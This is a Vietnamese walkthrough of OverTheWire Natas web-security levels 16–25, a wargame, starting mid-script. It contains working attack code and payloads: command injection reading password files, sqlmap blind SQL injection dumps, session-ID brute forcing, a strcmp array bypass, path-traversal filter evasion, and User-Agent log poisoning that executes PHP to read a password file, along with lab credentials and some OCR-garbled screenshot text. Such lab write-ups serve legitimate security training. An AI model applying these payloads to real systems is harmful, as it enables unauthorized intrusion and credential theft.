 print("[+] " + result)
 break

[+] TRD7iZrd5gATjjJ
[+] TRD7iZrd5gATjj9
[+] TRD7iZrd5gATjj9P
[+] TRD7iZrd5gATjj9Pk
[+] TRD7iZrd5gATjj9PkP
[+] TRD7iZrd5gATjj9PkPE
[+] TRD7iZrd5gATjj9PkPEu
[+] TRD7iZrd5gATjj9PkPEua
[+] TRD7iZrd5gATjj9PkPEua0
[+] TRD7iZrd5gATjj9PkPEua0l
[+] TRD7iZrd5gATjj9PkPEua0lf
[+] TRD7iZrd5gATjj9PkPEua0lfE
[+] TRD7iZrd5gATjj9PkPEua0lfEj
[+] TRD7iZrd5gATjj9PkPEua0lfEjH
[+] TRD7iZrd5gATjj9PkPEua0lfEjHq
[+] TRD7iZrd5gATjj9PkPEua0lfEjHqj
[+] TRD7iZrd5gATjj9PkPEua0lfEjHqj3
[+] TRD7iZrd5gATjj9PkPEua0lfEjHqj32
[+] TRD7iZrd5gATjj9PkPEua0lfEjHqj32V

TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V

Level 16 -> 17: XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd

- Ý tưởng như trên viết code brute force thôi



```
nice.py x natas16.py x natas17.py x natas18.py x test.py x demo.php . | i use github 'GraphDeeSmartContract' to train mode . | WAF
13     filteredchars = filteredchars + char
14     print(filteredchars)
15
16 for i in range(32):
17     for char in filteredchars:
18         r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + passwd + char + ' /etc/natas'
19
20     if 'doomed' not in r.text:
21         passwd = passwd + char
22         print(passwd)
23         break
24 #XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd|
```

XkEuChE0SbnKBvH1RU7ksIb9
XkEuChE0SbnKBvH1RU7ksIb9u
XkEuChE0SbnKBvH1RU7ksIb9uu
XkEuChE0SbnKBvH1RU7ksIb9uuL
XkEuChE0SbnKBvH1RU7ksIb9uuLm
XkEuChE0SbnKBvH1RU7ksIb9uuLmI
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7s
XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd

Level 17 -> 18: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq

- python sqlmap.py --auth-cred="natas17:XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd" --auth-type=BASIC -u 'http://natas17.natas.labs.overthewire.org/index.php?username=' --level 3 --dbms='MySQL 5.5' -p username --technique T --dbs
- sqlmap --auth-cred="natas17:XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd" --auth-type=BASIC -u "http://natas17.natas.labs.overthewire.org/index.php?username=natas17" --level 3 --dbms="MySQL 5.5" -p username --technique T -D natas17 -T users -C username,password --dump --batch

```
[--]
[10:54:18] [INFO] the back-end DBMS is MySQL
[10:54:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[10:54:18] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[10:54:20] [INFO] fetching database names
[10:54:20] [INFO] fetching number of databases
[10:54:20] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[10:54:51] [INFO] adjusting time delay to 2 seconds due to good response times
[10:54:53] [ERROR] invalid character detected. retrying..
[10:54:53] [WARNING] increasing time delay to 3 seconds
3
[10:55:04] [INFO] retrieved: information_sch
[10:58:46] [ERROR] invalid character detected. retrying..
[10:58:46] [WARNING] increasing time delay to 4 seconds
ema
[10:59:17] [INFO] retrieved: performance_schema
[11:03:38] [INFO] retrieved: nata
[11:04:49] [ERROR] invalid character detected. retrying..
[11:04:49] [WARNING] increasing time delay to 5 seconds
[11:05:11] [ERROR] invalid character detected. retrying..
[11:05:11] [WARNING] increasing time delay to 6 seconds
s17
available databases [3]:
[*] information_schema
[*] natas17
[*] performance_schema

[11:06:00] [INFO] fetched data logged to text files under '/home/yugeiv3/.local/share/sqlmap/output/natas17.natas.labs.overthewire.org'
[11:06:00] [WARNING] your sqlmap version is outdated
```

```
sqlmap identified the following injection point(s) with a total of 67 HTTP(s) requests:
_____
Parameter: username (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=natas17" AND (SELECT 6571 FROM (SELECT(SLEEP(5)))wFqM) AND "eOqR"="eOqR

[23:56:27] [INFO] the back-end DBMS is MySQL
[23:56:27] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[23:56:29] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'natas17'
[23:56:29] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'natas17'
[23:56:29] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
4
[23:56:36] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[23:56:57] [INFO] adjusting time delay to 2 seconds due to good response times
0xjsNNjGvHkb7pwgC6PrAyLNT0pyCqHd
[00:02:38] [INFO] retrieved: user1
[00:03:15] [INFO] retrieved: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq
[00:09:02] [INFO] retrieved: natas18
```

Level 18 -> 19: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s

- Code có vẻ phức tạp nhưng không phải vậy nhưng về cơ bản, chúng ta chỉ cần brute force PHPSESSID của quản trị viên có giá trị từ 0 đến 640 (\$maxis).

```

D:\HK6\Web_Security\week8\natas18.py • (unittest) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
nice.py x natas16.py x natas17.py x natas18.py natas19.py x natas20.py x test.py x demo.php i use github 'GraphDeeSmartContract' to train mode WAF
1 import requests
2
3 url = "http://natas18.natas.labs.overthewire.org"
4 url2 = "http://natas18.natas.labs.overthewire.org/index.php"
5
6 s = requests.Session()
7 s.auth = ('natas18', '8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq')
8 r = s.get(url)
9
10 for x in range(640):
11     cookies = dict(PHPSESSID=str(x))
12     r = s.get(url2, cookies=cookies)
13     if "Login as an admin to retrieve" in r.text:
14         pass
15     else:
16         print(r.text)
17         break
<script>var wechallinfo = { "level": "natas18", "pass": "8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq" };</script></head>
<body>
<h1>natas18</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s</pre><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Level 19 -> 20:guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH

- Challenge này tương tự trên chỉ cần sửa lại một xíu

```

File Edit Selection Find View Goto Tools Project Preferences Help
nice.py x natas16.py x natas17.py x natas18.py natas19.py natas20.py x test.py x demo.php i use github 'GraphDeeSmartContract' to train mode WAF
1 import requests
2 import binascii
3
4 url = "http://natas19.natas.labs.overthewire.org"
5
6 s = requests.Session()
7 s.auth = ('natas19', '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s')
8
9 for x in range(1000):
10     tmp = str(x) + "-admin"
11     val = binascii.hexlify(tmp.encode('utf-8'))
12
13     cookies = dict(PHPSESSID=val.decode('ascii'))
14     r = s.get(url, cookies=cookies)
15     if "Login as an admin to retrieve" in r.text:
16         pass
17     else:
18         print(r.text)
19         break
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
</b>
</p>
You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH</pre></div>
</body>
</html>

```

Level 20 -> 21: 89OWrTkGmiLZLv12JY4tLj2c4FW0xn56

- Về cơ bản, mỗi cặp \$key và \$value bằng một dòng mới.
- Vì vậy, cần một cặp khóa/giá trị admin:1, chúng tôi có thể thêm tên người dùng của mình sau là một ký tự dòng mới và quản trị viên:1

Not secure | natas20.natas.labs.overthewire.org/index.php?debug&name=admin%0Admin%201

NATAS20

```

DEBUG: MYREAD 65rtkof0k06ijfbeaa5k4ll8tg
DEBUG: Reading from
/var/lib/php/session/mysess_65rtkof0k06ijfbeaa5k4ll8tg
DEBUG: Read [name admin]
DEBUG: Read [admin 1]
DEBUG: Read []
DEBUG: Name set to admin admin
You are an admin. The credentials for the next level are:

```

Username: natas21
Password: 89OWrTkGm1ZLlv12JY4tLj2c4FW0xn56

Your name:

[View sourcecode](#)

```

DEBUG: MYWRITE 65rtkof0k06ijfbeaa5k4ll8tg name|s:13:"admin admin 1";admin|s:1:"1";
DEBUG: Saving in /var/lib/php/session/mysess_65rtkof0k06ijfbeaa5k4ll8tg
DEBUG: admin => 1
DEBUG: name => admin admin 1

```

Warning: Unknown: Session callback expects true/false return value in **Unknown** on line 0

Warning: Unknown: Failed to write session data using user defined save handler. (session.save_path: /var/lib/php/session) in **Unknown** on line 0

Level 21 -> 22: 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s

- Vì ta cần một key/value admin/1 để lấy password, chỉ cần đưa nó vào URL để giả mạo một cookie thích hợp.

- Trước tiên, cần thêm cặp khóa/giá trị bằng truy vấn sau:

```

Request
Pretty Raw Hex
1 GET /index.php?debug HTTP/1.1
2 Host: natas21-experimenter.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic
5 bmFOYXMyMT04OU9XclRrR21pTFpMdjEySlk0dExqMmM0RlcweG41Ng==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/112.0.5615.50 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas21.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Connection: close
16
17
18
19
20
21
22
23
24

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 20 Apr 2023 04:43:27 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Set-Cookie: PHPSESSID=tbt2tvmfuqqugvdbtaibvj2op; path=/; HttpOnly
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 869
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <html>
14   <head>
15     <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
16   </head>
17   <body>
18     <h1>
19       natas21 - CSS style experimenter
</h1>
<div id="content">
<p>
<b>
Note: this website is colocated with <a href="http://natas21.natas.labs.overthewire.org"> http://natas21.natas.labs.overthewire.org
</a>
</b>
</p>
[DEBUG] Session contents:<br>
Array
(
)

```

- Sau đó, lấy PHPSESSID và sử dụng nó trên trang web đầu tiên.

```

Request
Pretty Raw Hex
1 POST /index.php?debug HTTP/1.1
2 Host: natas21-experimenter.natas.labs.overthewire.org
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Authorization: Basic
6 bmFOYXMyMT04OU9XclRrR21pTFpMdjEySlk0dExqMmM0RlcweG41Ng==
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas21-experimenter.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/112.0.5615.50 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Referer: http://natas21-experimenter.natas.labs.overthewire.org/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Cookie: PHPSESSID=j1qb3bjb3ndj1hml9k0ltrns5r
19 Connection: close
20
21
22
23
24
25
26
27
28
29
30
31
32
33

```

Response

```

Pretty Raw Hex Render
1 </a>
2 </b>
3 </p>
4 [DEBUG] Session contents:<br>
5 Array
6 (
7 [debug] =>
8 [align] => center
9 [fontsize] => 100%
10 [bgcolor] => yellow
11 [submit] => Update
12 )
13
14 <p>
15 Example:
16 </p>
17 <div style='background-color: yellow; text-align: center; font-size: 100%;'>
18   Hello world!
19 </div>
20 <p>
21   Change example values here:
22 </p>
23 <form action="index.php" method="POST">
24   align: <input name='align' value='center' />
25   <br>
26   fontsize: <input name='fontsize' value='100%' />
27   <br>
28   bgcolor: <input name='bgcolor' value='yellow' />
29   <br>
30   <input type="submit" name="submit" value="Update" />
31 </form>
32 <div id="viewsource">
33   <a href="index-source.html">
34     View sourcecode
35   </a>
36 </div>

```

Request	Response
<pre>Pretty Raw Hex 1 POST /index.php?debug HTTP/1.1 2 Host: natas21-experimenter.natas.labs.overthewire.org 3 Content-Length: 65 4 Cache-Control: max-age=0 5 Authorization: Basic 6 bmf0YXMyMTo4OU9Xc1Rr21pTFpMdjEySlk0dExqMmM0RlcweG41Ng== 7 Upgrade-Insecure-Requests: 1 8 Origin: 9 http://natas21-experimenter.natas.labs.overthewire.org 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 12 AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/112.0.5615.50 Safari/537.36 14 Accept: 15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 16 Referer: 17 http://natas21-experimenter.natas.labs.overthewire.org/ 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 20 Cookie: PHPSESSID=j1qb3bj3ndj1hml9k0ltrns5r 21 Connection: close 22 23 align=center&fontsize=100%&bgcolor=yellow&submit=Update&admin=1</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Thu, 20 Apr 2023 04:45:16 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 994 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <html> 13 <head> 14 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"> 15 </head> 16 <body> 17 <h1> 18 natas21 - CSS style experimenter 19 </h1> 20 <div id="content"> 21 <p> 22 23 Note: this website is colocated with http://natas21.natas.labs.overthewire.org 24 25
 26 [DEBUG] Session contents:
 27 Array 28 (29 [debug] => 30 [align] => center 31 [fontsize] => 100% 32 [bgcolor] => yellow 33) 34 </p> 35 </div> 36 </body> 37 </html></pre>

Request	Response
<pre>Pretty Raw Hex 1 GET /index.php?debug HTTP/1.1 2 Host: natas21.natas.labs.overthewire.org 3 Cache-Control: max-age=0 4 Authorization: Basic 5 bmf0YXMyMTo4OU9Xc1Rr21pTFpMdjEySlk0dExqMmM0RlcweG41Ng== 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 8 AppleWebKit/537.36 (KHTML, like Gecko) 9 Chrome/112.0.5615.50 Safari/537.36 10 Accept: 11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 12 Cookie: PHPSESSID=j1qb3bj3ndj1hml9k0ltrns5r 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 15 Connection: close 16 17</pre>	<pre>Pretty Raw Hex Render 1 "level": "natas21", "pass": "890WrTkGm1LzLv12JY4tLj2c4FW0xn56" 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35</pre>

Level 22 -> 23: qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj

```

Request
Pretty Raw Hex
1 GET /?revolio=1 HTTP/1.1
2 Host: natas22.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic
5 bmfOYXMyMjo5MWF3Vk05b0RpVUdtMzNKZHpnN1JWTEJT0GJ6OW4wcw==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/112.0.5615.50 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: PHPSESSID=6gftumejvekg6njp87hkdlcrnf
14 Connection: close
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34

```


```

</script>
<script src=
http://natas.labs.overthewire.org/js/wechall-data.js
>
</script>
<script src="
http://natas.labs.overthewire.org/js/wechall.js">
</script>
<script>
var wechallinfo = {
    "level": "natas22", "pass":
    "91awVM9oDiUGm33JdzM7RVLBS8bz9n0s"
};
</script>
</head>
<body>
<h1>
    natas22
</h1>
<div id="content">
    You are an admin. The credentials for the next
    level are:<br>
    <pre>
        Username: natas23
        Password: qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj
    </pre>
    <div id="viewsource">
        <a href="index-source.html">
            View sourcecode
        </a>
    </div>
</div>
</body>
</html>

```

Level 23 -> 24: 0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r

- Hàm strstr() so sánh chuỗi iloveyou với đầu vào của chúng ta và kiểm tra xem chuỗi đó có lớn hơn int(10) hay không
- strstr() đơn giản là “Tìm lần xuất hiện đầu tiên của một chuỗi”, vì vậy chuỗi không cần phải bằng iloveyou, nó chỉ cần có mặt trong chuỗi. Sau đó, để bỏ qua phần thứ hai của chuỗi, tôi chỉ cần thêm một số vào trước chuỗi, chẳng hạn như: 11iloveyou.




Natas Level 23 → Level 24

```
<?php
    if(array_key_exists("passwd", $_REQUEST)){
        if(!strcmp($_REQUEST["passwd"], "<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

- Bài này dùng strcmp có nghĩa là sẽ so sánh 2 chuỗi giống vs password thì in cách bypass ở đây sẽ là
- ta chỉ cần đổi param passwd thành mảng là vô được

natas24.natas.labs.overthewire.org/?passwd[] = 1



Username: natas25 Password: O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx

Natas Level 24 → Level 25

- Bài này ta sẽ phải bypass từng hàm để vào được natas26
Ở đây ta có filter như sau

```
function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename, "../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","", $filename);
    }
}
```

- Để bypass đoạn này ta sẽ sử dụng “....//”

The screenshot shows a web browser window with the URL `natas25.natas.labs.overthewire.org/?lang=...//logs`. The page displays several PHP error messages:

- Warning:** include(/var/www/natas/natas25/logs): failed to open stream: No such file or directory in `/var/www/natas/natas25/index.php` on line **38**
- Warning:** include(): Failed opening 'language/..../logs' for inclusion (include_path='.:./usr/share/php') in `/var/www/natas/natas25/index.php` on line **38**
- Notice:** Undefined variable: __GREETING in `/var/www/natas/natas25/index.php` on line **80**
- Notice:** Undefined variable: __MSG in `/var/www/natas/natas25/index.php` on line **81**
- Notice:** Undefined variable: __FOOTER in `/var/www/natas/natas25/index.php` on line **82**

A "language" dropdown menu is visible in the top right corner. A link "View sourcecode" is located at the bottom right of the error output area.

- Đoạn này nếu path đó có tồn tại sẽ gặp lỗi trên còn không thì hiển thị bình thường

[?lang=...//cc](#)

language ▾

Quote

You see, no one's going to help you Bubby, because there isn't anybody out there to do it. No one. We're all just complicated arrangements of atoms and subatomic particles - we don't live. But our atoms do move about in such a way as to give us identity and consciousness. We don't die; our atoms just rearrange themselves. There is no God. There can be no God; it's ridiculous to think in terms of a superior being. An inferior being, maybe, because we, we who don't even exist, we arrange our lives with more order and harmony than God ever arranged the earth. We measure; we plot; we create wonderful new things. We are the architects of our own existence. What a lunatic concept to bow down before a God who slaughters millions of innocent children, slowly and agonizingly starves them to death, beats them, tortures them, rejects them. What folly to even think that we should not insult such a God, damn

- Nên ta sẽ thử làm sao để đọc được log

```
$log=fopen("./message.log","r");
$fd=fopen("/var/www/natas/natas25/logs/natas25_.sess","w");
fwrite($fd,$log);
```

 - Ở đoạn này nó sẽ mở file .log này lên ta thử vào xem sao
 - session_id = g4fgnu8v31io03qa377c268pm4
 - ?lang= .../logs/natas25_g4fgnu8v31io03qa377c268pm4.log

```
Nên ta sẽ thử làm sao để đọc được log  
$log=$log . " " . $message . "\n",  
$fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() . ".log","a");  
fwrite($fd,$log);
```

The screenshot shows a terminal window with the URL `natas25.natas.labs.overthewire.org/?lang=....//logs/natas25_g4fgnu8v31io03qa377c268pm4.log`. The log file contains numerous entries from April 2023, mostly from Mozilla/5.0 (Windows NT 10.0; Win64; x64) and AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36. These entries show directory traversal attempts and illegal file access detections, often resulting in aborting requests. The log is filtered by the word "fixing".

```
[20.04.2023 05::29:35] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Directory traversal attempt! fixing request." [20.04.2023
05::30:14] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Directory traversal attempt! fixing request." [20.04.2023
05::30:14] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Illegal file access detected! Aborting!" [20.04.2023 05::30:22]
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36 "Directory
traversal attempt! fixing request." [20.04.2023 05::30:22] Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/112.0.5615.50 Safari/537.36 "Illegal file access detected!
Aborting!" [20.04.2023 05::30:38] Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Illegal file access detected! Aborting!" [20.04.2023 05::30:44]
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36 "Illegal file
access detected! Aborting!" [20.04.2023 05::32:50] Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36 "Directory traversal attempt! fixing
request." [20.04.2023 05::33:10] Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Directory traversal attempt! fixing request." [20.04.2023
05::33:21] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36 "Directory traversal attempt! fixing request." [20.04.2023
05::33:28] Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

- Ở đây có lỗi như này

`Safari/537.36 "Directory traversal attempt! fixing request."`

Notice: Undefined variable: `_GREETING` in
`/var/www/natas/natas25/index.php` on line **80**

Notice: Undefined variable: `_MSG` in `/var/www/natas/natas25/index.php`
on line **81**

Notice: Undefined variable: `_FOOTER` in
`/var/www/natas/natas25/index.php` on line **82**

- Đoạn này nè

```

<?php
    session_start();
    setLanguage();

    echo "<h2>$__GREETING</h2>";
    echo "<p align=\"justify\">$__MSG";
    echo "<div align=\"right\"><h6>$__FOOTER</h6></div>";
?
<p>

```

- Nó đòi các biến đó bây giờ ta tìm cách nhập biến đó thôi

```
$log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
```

- Ta thấy ở đây nó đòi header USER_AGENT mà ở đây có thể thực hiện được php code
- Ta sẽ có request như sau

```

GET /?lang=....//logs/natas25_g4fgnu8v3lio03qa377c268pm4.log HTTP/1.1
Host: natas25.natas.labs.overthewire.org
Authorization: Basic
bmF0YXMyNTpPOVFEOURaQkRxMViwc3dpVE01b3FNRGFPdHVadEFjeA==
Upgrade-Insecure-Requests: 1
User-Agent: <?php global $__MSG; $__MSG="cc"; ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=g4fgnu8v3lio03qa377c268pm4
Connection: close

```

```

</h2>
<p align="justify">
    cc<br />

```

- Mà ở đây để tìm được pass của bài sau thì ta phải vào được /etc/natas_webpass/natas26
- Vậy nên ở đây chỉ cần gán __MSG là file_get_contents của directory đó là được
- payload= User-Agent: <?php global \$__MSG;
\$__MSG=file_get_contents('/etc/natas_webpass/natas26');?>

Pretty	Raw	Hex	Raw	Hex	Render
1 GET /?lang=....//logs/natas25_g4fgnu8v3lio03qa377c268pm4.log HTTP/1.1			1 GET /?lang=....//logs/natas25_g4fgnu8v3lio03qa377c268pm4.log HTTP/1.1		
